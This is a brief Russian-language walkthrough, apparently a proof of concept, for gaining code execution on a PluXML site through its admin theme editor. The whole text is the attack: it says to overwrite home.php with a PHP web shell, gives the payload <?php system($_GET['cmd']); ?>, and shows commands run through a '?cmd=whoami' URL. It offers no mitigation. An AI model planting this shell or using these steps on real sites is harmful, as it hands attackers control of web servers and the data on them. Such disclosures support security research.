
Аутентификация: Войдите в панель администратора PluXML с действительными учетными данными администратора Перейдите в редактор тем:
  • Откройте панель управления

  • Перейдите в: Темы → Home.php → Редактировать изображение

Внедрите вредоносную нагрузку:

  • Замените содержимое файла home.php на PHP-веб-шелл

  • Пример нагрузки: <?php system($_GET['cmd']); ?>

  • Сохраните измененный файл

Запустите выполнение:

  • Перейдите на главную страницу сайта
  • Внедренный PHP-код выполняется с правами веб-сервера

  • Удаленные команды можно выполнять через: http://target.com/?cmd=whoami

